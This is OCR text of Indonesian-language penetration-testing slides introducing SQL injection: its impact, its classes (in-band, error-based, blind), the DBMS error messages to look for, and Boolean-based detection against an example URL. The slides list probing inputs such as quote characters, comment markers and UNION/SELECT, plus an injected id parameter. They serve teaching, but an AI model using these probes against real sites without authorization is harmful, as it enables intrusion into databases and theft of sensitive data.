
- Seorang penyerang bisa membaca file sistem, menjalankan perintah OS, menginstal shell, mengakses remote network dan pada dasarnya memiliki seluruh infrastruktur.


Perlu diingat bahwa mengakses database yang menyimpan data rahasia (user credential, SSN, kartu kredit atau apa pun informasi yang sensitive yang tersimpan di database) adalah bentuk serangan paling berbahaya

SQLi attack clasification


- **In-band SQL injection attacks and exploitation**
- **Error-based SQL injection attacks and exploitation**
- **Blind SQL injection attacks and exploitation**


- **In-band SQL injections** memanfaatkan saluran yang sama yang digunakan untuk injectionSQL code(yaitu halaman yang dihasilkan oleh aplikasi web).





Web Application
What' are the users?
Internet
Pentester
They're:
- Admin
- John
- Paul
Web Server
Storage
DB


- **Error-Based SQL injection attack,** hacker mencoba untuk memaksa DMBs untuk output pesan kesalahan dan kemudian menggunakan informasi tersebut untuk melakukan data exfiltration





Web Application
Please transform the users list into a circle
Internet
Pentester
Web Server
Storage
DB
Cannot transform admin john into a circle!
Error Management
Error

- **blind SQL injection** tidak mencerminkan hasil injeksi pada output. Dalam hal ini tester penetrasi harus menemukan metode inferensi untuk mengeksploitasi kerentanan.




Web Application
Is the first user Alice?
Internet
Pentester
No!
Web Server
Storage
DB


Web Application
Is the first user Bob?
Internet
Yes!
Pentester
Web Server
Storage
DB

Finding SQL Injection

- Untuk mengeksploitasi SQL injection kita harus terlebih dahulu menemukan di mana titik injeksi, maka kita dapat membuat payload untuk mengambil kendali atas sasaran query dinamis.

- Cara yang paling mudah untuk menemukan SQLi dalam aplikasi web adalah memasukan input dengan karakter yang menyebabkan query SQL menjadi yang tidak valid dan memaksa aplikasi web untuk mengembalikan kesalahan.

Testing input pada SQL Injection adalah dengan memasukan:

- String terminator: ‘ dan “
- SQL Command: SELECT, UNION, dll
- SQL Comment: # atau --

Trus periksa apakah web berperilaku aneh

Error based

Setiap DBMS merespon query SQL yang salah dengan pesan error yang berbeda.

- MS-SQL

> **Incorrect syntax near** *[query snippet]*


- MySQL


> **You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near** *[query snippet]*


Boolean based detection

- Jika aplikasi web tidak menampilkan kesalahan pada output, masih mungkin untuk menguji SQL injection dengan menggunakan teknik deteksi berbasis Boolean.
- Ide di balik proses ini sederhana namun pintar: mencoba untuk membuat payload yang mengubah permintaan aplikasi web dari kondisi True ke False.

- Ex :


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=1141
Google
Selfies
About
Upload
Views: 201


Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=1141'
Google
Selfies
About
Upload
Views:



Selfie 4 You - Iceweasel
Selfie 4 You
victim.site/view.php?id=999999
Google
Selfies
About
Upload
Views:

